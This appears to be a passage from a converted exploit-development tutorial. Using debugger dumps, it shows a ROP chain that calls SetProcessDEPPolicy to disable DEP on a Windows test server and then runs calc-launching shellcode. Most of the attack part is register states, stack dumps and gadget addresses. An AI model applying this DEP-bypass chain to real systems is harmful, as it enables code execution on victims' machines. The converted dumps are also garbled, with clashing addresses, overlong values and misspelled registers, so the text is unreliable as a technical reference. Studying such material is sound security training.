0013FBA4	6851C931 00000000	calc
0013FBA8	636C6163 00000000	calc
0013FBA4	250DB854 00000000	kernel32.ExitProcess
0013FBA8	D0FF7C86 00000000	kernel32.ExitProcess
0013FBA4	FFFFFFF6 00000000	kernel32.ExitProcess
0013FBA8	66785CFF 00000000	kernel32.ExitProcess
0013FBA4	B8240466 00000000	kernel32.ExitProcess

- THE EBX REGISTER CONTAINS THE FLAG THAT WILL BE PASSED AS PARAMETER TO THE SETPROCESSDEPPOLICY API

```

7C81106F ? 43      INC EBX
7C811070 ? C3      RETN
7C811071 ? 0200    ADD AL, BYTE PTR DS:[EAX]
7C811073 > 834D FC FF OR DWORD PTR SS:[EBP-4], FFFFFFFF
7C811077 - E9      JMP     kernel32.7C810A0A
7C81107C 90      NOP
7C81107D 90      NOP
7C81107E 90      NOP
7C81107F 90      NOP
7C811080 90      NOP
7C811081 $ 6A 0C    PUSH 0C
7C811083 - 68 2011817C PUSH kernel32.7C811120
7C811088 - EB 4914FFFF CALL kernel32.7C80024D6
7C81108D - 8365 FC 00 AND DWORD PTR SS:[EBP-4], 0
7C811091 - FF75 08    PUSH DWORD PTR SS:[EBP+8]
7C811094 - 68 0C11817C PUSH kernel32.7C81110C
7C811099 - EB 9899FFFF CALL kernel32.1strncmpiW
7C81109E - 85C9     TEST EAX, EAX
7C8110A0 - 0F04 24EF0000 JE kernel32.7C811FCA
7C8110A6 - FF75 08    PUSH DWORD PTR SS:[EBP+8]
7C8110A9 - 68 FC10817C PUSH kernel32.7C8110FC
7C8110AE - EB 8399FFFF CALL kernel32.1strncmpiW
7C8110B3 - 85C0     TEST EAX, EAX
7C8110B5 - 0F85 AC5B0300 JNZ kernel32.7C8046C67
7C8110BB - C745 E4 020000 MOV DWORD PTR SS:[EBP-1C], 2
7C8110C2 > 834D FC FF OR DWORD PTR SS:[EBP-4], FFFFFFFF
7C8110C6 - F745 0C FFFFFF TEST DWORD PTR SS:[EBP+C], 3FFFFFFF
7C8110CD - 0F05 03EF0000 JNZ kernel32.7C811FD6
7C8110D3 - F745 14 FCFFFF TEST DWORD PTR SS:[EBP+14], FFFFFFFF
7C8110DA - 0F05 F6EE0000 JNZ kernel32.7C811FF6
7C8110E0 - FF75 14    PUSH DWORD PTR SS:[EBP+14]
7C8110E3 - FF75 10    PUSH DWORD PTR SS:[EBP+10]
7C8110E6 - FF75 0C    PUSH DWORD PTR SS:[EBP+C]
7C8110E9 - FF75 E4    PUSH DWORD PTR SS:[EBP-1C]
7C8110EC - EB 6AE00000 CALL kernel32.7C811FF5B
7C8110F1 > EB 1B14FFFF CALL kernel32.7C8002511
Return to 719E2528 (WSHELP.719E2528)
                
```

```

Registers (FPU)
EAX 0013FC38
ECX 0013FD5C UNICODE "hleServer\Usual\UnvulnerableServer\Usual"
EDX 00610072 UNICODE "WndName"
EBX 00000000
ESP 0013FB74
EBP 70909090
ESI 00720065
EDI 00670067

EIP 7C811070 kernel32.7C811070


C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000256 (NO, NB, E, BE, NS, PE, GE, LE)

ST0 empty 0.00000000000000000000
ST1 empty 0.00000000000000000000
ST2 empty 0.00000000000000000000
ST3 empty 0.00000000000000000000
ST4 empty 0.00000000000000000000
ST5 empty 0.00000000000000000000
ST6 empty 0.00000000000000000000
ST7 empty 1.2519775166695107000e-312

      3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR, 53 Mask 1 1 1 1 1 1
                
```

Address	Hex dump	ASCII	
00416000	FE FF FF FF 01 00 00 00 FF FF FF FF FF FF FF FF	■ @...	0013FB74 719E2528 WSHELP.719E2528
00416010	00 00 00 00 86 57 5C 60 79 A8 A3 9F 00 00 00 00â\`yçf....	0013FB78 7C8622A4 kernel32.SetProcessDEPPolicy
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB7C 719F13FF WS2_32.719F13FF
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB80 719F7EBF WS2_32.719F7EBF
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB84 719F3507 WS2_32.719F3507
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB88 719F7EBF WS2_32.719F7EBF
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB8C 77E5D102 RPCRT4.77E5D102
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB90 6851C931 Iphh
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB94 636C6163 calc
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FB98 250DB854 To.z
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA0 D0FF7C86 ai ð
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA4 FFFFFFF68 h
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA8 66785CFF \xf
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA8 B8240466 f*50
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBA8 7C81CB12 kernel32.ExitProcess
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBB0 90909090 0EE
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBB4 90909090 0EE
00416110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FBB8 90909090 0EE


- WE PUT THE ADDRESS OF SETPROCESSDEPPOLICY INTO EBP REGISTER.



The screenshot displays a debugger interface with three main panes:

- Assembly Pane:** Shows the disassembly of the `kernel32.SetProcessDEPPolicy` function. The instruction `POP EBP` at address `719E2528` is highlighted in red, indicating that the EBP register is being updated with the address `0013FB78`.
- Registers (FPU) Pane:** Shows the state of the CPU registers. The EBP register is listed as `EBP 0013FB78`, which matches the address of the `POP EBP` instruction.
- Stack Pane:** Shows the current stack frame for `kernel32.SetProcessDEPPolicy`. The stack pointer (EBP) is `0013FB78`, and the return address is `0013FB7C`.

- THE TWO NEXT STEPS WILL BE TO POP INTO ESI AND EDI A POINTER TO A RET INSTRUCTION, THIS WILL SIMULATE A NOP SLED



The screenshot displays a debugger interface with three main panes:

- Assembly Pane:** Shows assembly code starting at address 719F13FF. The instruction at 719F1400 is `RETN`, which is highlighted with a red box. Other instructions include `POP ESI`, `NOP`, `ADD BYTE PTR DS:[EAX],AL`, `ADD BYTE PTR DS:[EDX+100001E],BH`, `ADD AH, DH`, `ADD DWORD PTR DS:[EAX],EAX`, `ADD BYTE PTR SS:[EBP],DH`, `SUB AL, 14`, `ADD BYTE PTR DS:[EAX],AL`, `CLD`, `SBB EAX, DWORD PTR DS:[EAX]`, `ADD AL, DL`, `SBB EAX, 10400000`, `ADD DWORD PTR DS:[EAX],EAX`, `ADD BYTE PTR DS:[EAX+1],2B`, `ADD BYTE PTR DS:[EAX],AL`, `POP ES`, `DEC EDX`, `ADD BYTE PTR DS:[EAX],AL`, `PUSH 1000010B`, `CMR EAX, 46E00000`, `ADD BYTE PTR DS:[EAX],AL`, `LOADS DWORD PTR DS:[ESI]`, `ADD BYTE PTR CS:[EAX],AL`, `PUSH EBX`, `ADD BYTE PTR CS:[EAX],AL`, `PUSH EAX`, and `ABS`.
- Registers (FPU) Pane:** Shows the state of various registers. `ESI` and `EDI` are both set to `00670067`, which is the address of `kernel32.SetProcessDEPPolicy`. Other registers like `EAX`, `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `EIP`, `C`, `P`, `A`, `Z`, `S`, `I`, `D`, `O`, `EFL`, `ST0-ST7`, `FST`, and `FCW` are also visible.
- Stack Pane:** Shows the current stack frame. The stack pointer `ESI` is at `00720065`. The stack contains several bytes of data, including `FE FF FF FF 01 00 00 00 FF FF FF FF FF FF FF FF`.

- THE LAST STEP IS TO EXECUTE A **PUSHAD** INSTRUCTION. THIS WILL PREPARE OUR STACK TO SUCCESSFULLY CALL **SETPROCESSDEPPOLICY** AND AUTOMATICALLY SET THE RETURN POINTER FROM **SETPROCESSDEPPOLICY** TO OUR **SHELLCODE**

Address	Hex dump	ASCII
00416000	FE FF FF FF 01 00 00 00 FF FF FF FF FF FF FF FF	■ @...
00416010	00 00 00 00 36 57 5C 60 79 A8 A3 9F 00 00 00 00	...ä\`yúf...
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00

Registers (FPU)
EAX 0013FC38
ECX 0013FD5C UNICODE "hleServer\Visual\VulnerableServer\Visual"
EDX 00610072 UNICODE "WndName"
EBX 00000000
ESP 0013FB90
EBP 7C8622A4 kernel32.SetProcessDEPPolicy
ESI 719F7EBF WS2_32.719F7EBF
EDI 719F7EBF WS2_32.719F7EBF
EIP 77E5D102 RPCRT4.77E5D102
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000256 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty 0.000000000000000000000000
ST1 empty 0.000000000000000000000000
ST2 empty 0.000000000000000000000000
ST3 empty 0.000000000000000000000000
ST4 empty 0.000000000000000000000000
ST5 empty 0.000000000000000000000000
ST6 empty 0.000000000000000000000000
ST7 empty 1.2519775166695107000e-312
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 <GT>
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

Address	Hex dump	ASCII
0013FB90	6851C931 1r0h	
0013FB94	636C6163 calc	
0013FB98	250DB854 T0.%	
0013FB9C	D8FF7836 â 0	
0013FBA0	FFFFFFFF60 h	
0013FB04	66785CFF \xf	
0013FB08	B8240466 f*\$0	
0013FB0C	7C81CB12 7âi	
0013FB00	9090D0FF 3éé	kernel32.ExitProcess
0013FB04	90909090 éééé	
0013FB08	90909090 éééé	
0013FB0C	90909090 éééé	
0013FB00	90909090 éééé	
0013FB04	90909090 éééé	
0013FB08	90909090 éééé	
0013FB0C	90909090 éééé	
0013FB00	90909090 éééé	
0013FB04	90909090 éééé	
0013FB08	90909090 éééé	
0013FB0C	90909090 éééé	

- OUR STACK IS NOW READY TO CALL SETPROCESSDEPPOLICY AND DEACTIVATE DEP


Address	Hex dump	ASCII
00416000	FF FF FF 01 00 00 00 FF FF FF FF FF FF FF	...
00416010	00 00 00 00 06 57 5C 60 79 A0 A3 9F 00 00 00 00	...
00416020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
004160F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00416110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...

Address	Hex dump	ASCII
0013FB70	7C8622A4	kernel32.SetProcessDEPPolicy
0013FB7C	0013FB90	...
0013FB80	00000000	...
0013FB84	00610072	Unicode "UndName"
0013FB88	0013FD5C	Unicode "hleServerUsual\UvulnerableServerUsual"
0013FB8C	0013FC38	...
0013FB90	6851C931	...
0013FB94	636C6163	...
0013FB98	2500B054	...
0013FB9C	00F700C	...
0013FBA0	FFFFFFFF60	...
0013FBA4	66785CFF	...
0013FBA8	BB240466	...
0013FBAC	7C81CB12	kernel32.ExitProcess
0013FBB0	909000FF	...
0013FBB4	90909090	EEEE
0013FBB8	90909090	EEEE
0013FBBC	90909090	EEEE
0013FBF0	90909090	EEEE

Registers (FPU)
EAX 0013FC38
ECX 0013FD5C UNICODE "hleServerUsual\UvulnerableServerUsual"
EDX 00610072 UNICODE "UndName"
EBX 00000000
ESP 0013FB70
EBP 7C8622A4 kernel32.SetProcessDEPPolicy
ESI 719F7EBF WS2_32.719F7EBF
EDI 719F7EBF WS2_32.719F7EBF
EIP 719F7EBF WS2_32.719F7EBF
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 0013 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000256 <NO, NB, E, BE, NS, PE, GE, LE>
ST0 empty 0.000000000000000000000000
ST1 empty 0.000000000000000000000000
ST2 empty 0.000000000000000000000000
ST3 empty 0.000000000000000000000000
ST4 empty 0.000000000000000000000000
ST5 empty 0.000000000000000000000000
ST6 empty 0.000000000000000000000000
ST7 empty 1.2519775166695107000e-312
3 2 1 0 ESPUOZDI
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 <GT>
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

Address	Hex dump	ASCII
719F7EBF	C3	RETN
719F7EC0	33F6	XOR ESI,ESI
719F7EC2	EB E0	JMP SHORT WS2_32.719F7E04
719F7EC4	6A 01	PUSH 1
719F7EC6	8BC6	MOV ECK,ESI
719F7EC8	EB 55120000	CALL WS2_32.719F9122
719F7ECD	EB EC	JMP SHORT WS2_32.719F7EBB
719F7ECF	6A 08	PUSH 8
719F7ED1	5F	POP EDI
719F7ED2	EB E7	JMP SHORT WS2_32.719F7EBB
719F7ED4	90	NOP
719F7ED5	90	NOP
719F7ED6	90	NOP
719F7ED7	90	NOP
719F7ED8	90	NOP
719F7ED9	6A 14	PUSH 14
719F7EDB	68 EB7E9F71	PUSH WS2_32.719F7FE8
719F7EE0	E8 FB92FFFF	CALL WS2_32.719F11E0
719F7EE5	8BF1	MOV ESI,ECK
719F7EE7	8975 DC	MOV DWORD PTR SS:[EBP-24],ESI
719F7EEA	33FF	XOR EDI,EDI
719F7EEC	897D E0	MOV DWORD PTR SS:[EBP-20],EDI
719F7EEF	897D FC	MOV DWORD PTR SS:[EBP-4],EDI
719F7EF2	8D46 24	LEA EAX,DWORD PTR DS:[ESI+24]
719F7EF5	50	PUSH EAX
719F7EF6	FF15 00119F71	CALL DWORD PTR DS:[&KERNEL32.InitializeCriticalSection
719F7EFC	834D FC FF	OR DWORD PTR SS:[EBP-4],FFFFFFFF
719F7F00	C646 06 01	MOV BYTE PTR DS:[ESI+6],1
719F7F04	EB 0DF5FFFF	CALL WS2_32.719F74B6
719F7F09	8945 E0	MOV DWORD PTR SS:[EBP-20],EAX
719F7F0C	3BC7	CMP EAX,EDI
719F7F0E	0F84 DB240000	JE WS2_32.719FA3EF
719F7F14	57	PUSH EDI
719F7F15	57	PUSH EDI
719F7F16	6A 01	PUSH 1
719F7F18	57	PUSH EDI

- WE PLACE A BREAKPOINT AT THE RETN 4 INSTRUCTION WHICH IS THE END OF SETPROCESSDEPPOLICY



The screenshot shows a debugger window with the following components:

- Assembly Window:** Displays assembly instructions from address 7C8622A4 to 7C862304. The instruction `RETN 4` at address 7C862304 is highlighted in red.
- Registers Window:** Shows the state of various registers. The `EIP` register is set to `7C8622A4`, which is the address of the `kernel32.SetProcessDEPPolicy` function.
- Memory Dump:** Shows a hex dump of memory starting at address 00416000. The ASCII column shows some characters like `00`, `FF`, `FF`, `FF`, `FF`, `01`, `00`, `00`, `00`, `FF`, `FF`, `FF`, `FF`, `FF`, `FF`, `FF`, `FF`.
- Registers (FPU):** Shows the state of floating-point registers (C0 to C7) and other registers (P1, A1, Z1, S0, T0, D0, O0, EPL, ST0-ST7, FST, FCW).

- NOW WE ARE ABLE TO REACH OUR SHELLCODE AND IT WILL SUCCESSFULLY GET EXECUTED WITHOUT ANY ACCESS VIOLATION FAULT

